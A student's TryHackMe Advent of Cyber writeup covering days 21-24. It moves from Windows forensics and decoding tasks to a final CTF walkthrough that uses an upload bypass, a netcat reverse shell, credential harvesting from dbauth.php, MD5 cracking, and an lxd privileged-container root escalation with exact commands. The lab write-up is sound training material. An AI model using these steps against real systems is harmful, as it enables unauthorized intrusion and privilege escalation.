

PSP0201

Week 6 Writeup

Group name: SOLO

ID	NAME	ROLE
1211100574	Ivan Liew Qi Hong	leader

Day 21: [Blue Teaming] Time for some ELForensics

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

Login using rdp and open up powershell. Navigate to documents directory and read what's contained in text file

```
Windows PowerShell
Loading personal and system profiles took 731ms.
PS C:\Users\littlhelper> cd .\Documents\
PS C:\Users\littlhelper\Documents> dir

Directory: C:\Users\littlhelper\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         11/23/2020  11:21 AM             63 db file hash.txt
-a-----         11/23/2020  11:22 AM          5632 deebee.exe

PS C:\Users\littlhelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlhelper\Documents>
```

Question 2

Use get-FileHash to obtain md5 file hash

```
PS C:\Users\littlhelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm      Hash                                     Path
-----
MD5            5F037501FB542AD2D9B06EB12AED09F0      C:\Users\littlhelper\Documents\deebee.exe

PS C:\Users\littlhelper\Documents>
```

Question 3

Change the algorithm of the command from MD5 to SHA256

```
Algorithm      Hash                                     Path
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED      C:\Users\littlhelper\Documents\deebee.exe

PS C:\Users\littlhelper\Documents>
```

Question 4

Use string command to obtain the strings from the executable and look around for flag

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula .\deebie.exe
```

```
Strings v2.53 - Search for ANSI and Unicode strings in binary images.  
Copyright (C) 1999-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
!This program cannot be run in DOS mode.
```

```
SLH
```

```
.text
```

```
` .rsrc
```

```
@.reloc
```

```
&*
```

```
BSJB
```

```
u4 0 30310
```


```
Accessing the Best Festival Company Databases  
Done.  
Using SSO to log in user...  
Loading menu, standby...  
THM{f6187e6cbeb1214139ef313e108cb6f9}  
Set-Content -Path .\lists.exe -value $(Get-Content lists.txt)  
Hahaha .. guess what?  
Your database connector file has been moved
```

Question 5

The command to view ADS is `Get-Item -Path file.exe -Stream *`

Question 6

Use command to run hidden executable and obtain flag



```
C:\Users\littlehelper\Documents> .\deebie.exe:hidedb  
Choose an option:  
1) Nice List  
2) Naughty List  
3) Exit  
THM{000731ddc7b9fdeccaed982b07c297c}  
Select an option: _  
  
C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebie.exe:hidedb)  
Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
Instance of __PARAMETERS  
    ProcessId = 508;  
    ReturnValue = 0;
```

Question 7

Check naughty list for Shakira spooner

```
C:\Users\littlehelper\Documents\deebee.exe\hidedb
Antony Collyer
Jesus Height
Dere Mager
Beatriz Deakins
Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Dovan Hullett
Sherlene Loehr
Melisa Vanhooose
Sharika Spooner

Sucks for them .. Returning to the User Menu...
```

Question 8

Check nice list for Jaime Victoria

```
C:\Users\littlehelper\Documents\deebee.exe\hidedb
Myron Provenza
Launa Gwin
Leatrice Turpin
Sabrina Karns
Karly Lorenzo
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Desenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria

Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

I logged in using rdp and the credentials given and then accessed powershell. I then navigated to the documents directory to read what was in the text file and then used the get-filehash command to get the MD5 hash as well as the SHA256 hash. I then used the string command to find the flag. I then used the command to launch the hidden executable within the ADS to find the final flag as well as the people on the naughty and nice list.

Day 22: [Blue Teaming] Elf McEager becomes CyberElf

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

Copy code string from folder name and decode it for password

The screenshot shows the Recipe application interface. On the left, the 'Magic' tab is active, displaying a 'Depth' slider set to 3, and checkboxes for 'Intensive mode' and 'Extensive language support'. Below these is a text input field labeled 'Crib (known plaintext string or regex)'. The main area on the right is the 'Input' section, which contains the string 'dgh1Z3JpbmVod2FzaGVyZQ=='. At the bottom, the 'Output' section displays a table with the following data:

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+/',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28

Question 2

Encoding method is base64

```
Indonesian
Matching ops: From Base64,
```

Question 3

Copy note from hiya key

Notes:

Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P

☐ Expires: 7/23/2022 12:00:00 AM

Question 4

Decode code from hex for the password

Recipe	Input
<div>From Hex</div> <div>Delimiter Auto</div>	736e307774d346e21
	Output sn0wM4n!

Question 5

Note has given that the encoding used was hex

Question 6

Decode code from entity for the password

Recipe	Input
From HTML Entity ⏏	ic3Skating!
	Output ic3Skating!


Question 7

Check properties of elf security system for username and password

Entry	Advanced	Properties	Auto-Type	History
Title:	Elf Security System		Icon:	
User name:	superelfadmin			
Password:	nothinghere			
Repeat:				
Quality:	<div style="width: 25%; background-color: orange;"></div> 22 bits		11 ch.	

Question 8

Obtain code from note in elf security system and decode it using charcode twice with the delimiter set to comma and the base of 10 to obtain the link with the flag



Thought Process/Methodology:

Fire up rdp and login, copy folder name and decode it with magic which determined it was from base64. Decode password from other keys by copying their password and decoding them with hex and entity. Decode character code from notes twice with comma delimiter and base 10 to obtain link which contain flag.

Day 23: [Blue Teaming] The Grinch Strikes again!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

Set quality in rdp preference to poor and turn on wallpapers and login to see text




Question 2

Decrypt code from ransom text with base64

Recipe	Input
From Base64 <div>Alphabet A-Za-z0-9+/=</div> <input checked="" type="checkbox"/> Remove non-alphabet chars <input type="checkbox"/> Strict mode	bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==
Output nomorebestfestivalcompany	

Question 3

File extension is .grinch

Name	Date modified	Type
 master-password.txt.grinch	12/23/2020 1:41 PM	GRINCH File

Question 4

Name can be found in task scheduler

General	Triggers	Actions	Conditions	Settings	History (disabled)
Name: opidsfsdf					
Location: \					

Question 5

Actions tab of the scheduled task

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

Question 6

Go to shadowcopy to get volume id

<

General

Triggers

Actions

Conditions

Settings

History (disabled)

Name:

ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}

Location:

\

Author:

ELFSTATION4\Administrator

Description:


Question 7

Hidden folder name is confidential

This PC > Backup (Z:) >				
Name	Date modified	Type	Size	
confidential	12/11/2020 10:31 ...	File folder		
database	12/11/2020 7:56 AM	File folder		
vStockings	12/11/2020 7:56 AM	File folder		

Question 8

Restore confidential folder and obtain password



Thought Process/Methodology:

I changed the preferences on the rdp to allow the wallpaper to be seen. I then decoded the ransom text from base64. I then checked the file extension of the hidden folder. I then use the task scheduler to obtain the name of the scheduled task as well as finding out where it was going to execute itself. I also found the volume id of the shadowcopy in the task scheduler. I then restored the backup confidential folder to obtain the password.

Day 24: [Final Challenge] The Trial Before Christmas

Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

Use nmap to see open ports



Question 2

Use port with ip address to locate website



Question 3 and 4

Use gobuster to determine name of hidden php page and hidden directory where files uploaded are saved

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.249.7:65000
[+] Threads:      40
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php
[+] Timeout:      10s
=====
2020/12/20 05:53:02 Starting gobuster
=====
/uploads.php (Status: 200)
/assets (Status: 301)
/index.php (Status: 200)
/api (Status: 301)
/grid (Status: 301)
Progress: 28182 / 220561 (12.74%)
```

Question 5

Use burpsuite to intercept and enter /uploads.php. Create a reverse shell and upload it while also using netcat to listen to it. Navigate to var/www to obtain web.txt flag

Question 6

Lines used to stabilize shell are export TERM=xterm, stty raw -echo;fg and python3 -c 'import pty;pty.spawn("/bin/bash")'

Question 7

Navigate through the grid and find dbauth.php which contains the credentials

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFlightForTheUsers";
    $database = "tron";
```

Question 8

Use mysql to look at databases and find the encrypted credentials

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron      |
+-----+
2 rows in set (0.00 sec)
```

```
Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

Question 9

Use hash cracker to decode the password

qupsec0.1.backupresults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green Exact match Yellow Partial match Red Not found

Question 10

Login as Flynn with password

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
```

Question 11

Read user.txt to obtain flag

Question 12

The group is lxd

```
user.txt
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

Use commands to start container

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
```

Thought Process/Methodology:

I began by using nmap to determine to open ports of the address and then used the open ports to find the website. I then used gobuster to locate the hidden php page and file directory. Using burpsuite I intercepted the uploads page and bypassed it allowing me to upload a reverse shell created to listen to. This then allowed me to obtain the flag. I then found credentials in the grid directory. I followed that by using mysql to look at the databases in order to obtain the encrypted credentials which I took and decoded. I then logged using the decoded password and username given to obtain the user.txt flag. I then determined the group for elevating privileges was lxd and started a container to obtain root.txt flag.